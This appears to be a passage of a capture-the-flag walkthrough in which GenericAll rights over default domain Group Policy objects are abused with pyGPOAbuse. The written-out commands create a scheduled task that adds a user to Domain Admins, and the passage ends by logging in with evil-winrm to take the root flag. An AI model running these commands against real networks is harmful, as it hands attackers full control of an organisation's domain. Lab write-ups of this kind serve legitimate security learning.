 The GPOADM account has
 GenericAll over two group policy objects (GPOs):
- DEFAULT DOMAIN POLICY
- DEFAULT DOMAIN CONTROLLER POLICY
These are high value targets as they give full control over the domain. From bloodhound we do see
So lets check out pyGPOAbuse.py We can start by git cloning.1 2 3 4 5 6 7 8
└─$ git clone https://github.com/Hackndo/pyGPOAbuse.git Cloning into 'pyGPOAbuse'... remote: Enumerating objects: 200, done. remote: Counting objects: 100% (96/96), done. remote: Compressing objects: 100% (40/40), done. remote: Total 200 (delta 69), reused 58 (delta 56), pack-reused 104 (from 2) Receiving objects: 100% (200/200), 1.17 MiB | 47.00 KiB/s, done. Resolving deltas: 100% (110/110), done.
To perform this we need the
- GPO id
- Creds of the one who can edit the gpo
so Lets get the gpo id because we have creds already.
We can get it from bloodhound.
 that is -
 31B2F340-016D-11D2-945F-00C04FB984F9
and to run we can use the template from the github.
1
2
3
4
# Add Domain user and add to Domain Admins via Domain-Controller
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -taskname SecurityUpdate  -dc-ip 192.168.152.2 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.red.local
# We could also add ourselves as Domain Admins using
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -command 'net localgroup administrators GPOADM /add' -f
So Lets add ourselves to Domain Admins.
 If it fails, setup python environment,install the requirements then run it once more like below:
1
2
3
python3 -m venv .env
source .env/bin/activate
pip install -r requirements.txt
Now after some time.
 gpoadm is part of the administrators.
Evil-winrm and root flag

we can confirm with nxc.
 Lets now login through winrm and retreive the root flag.
 Adios until next time.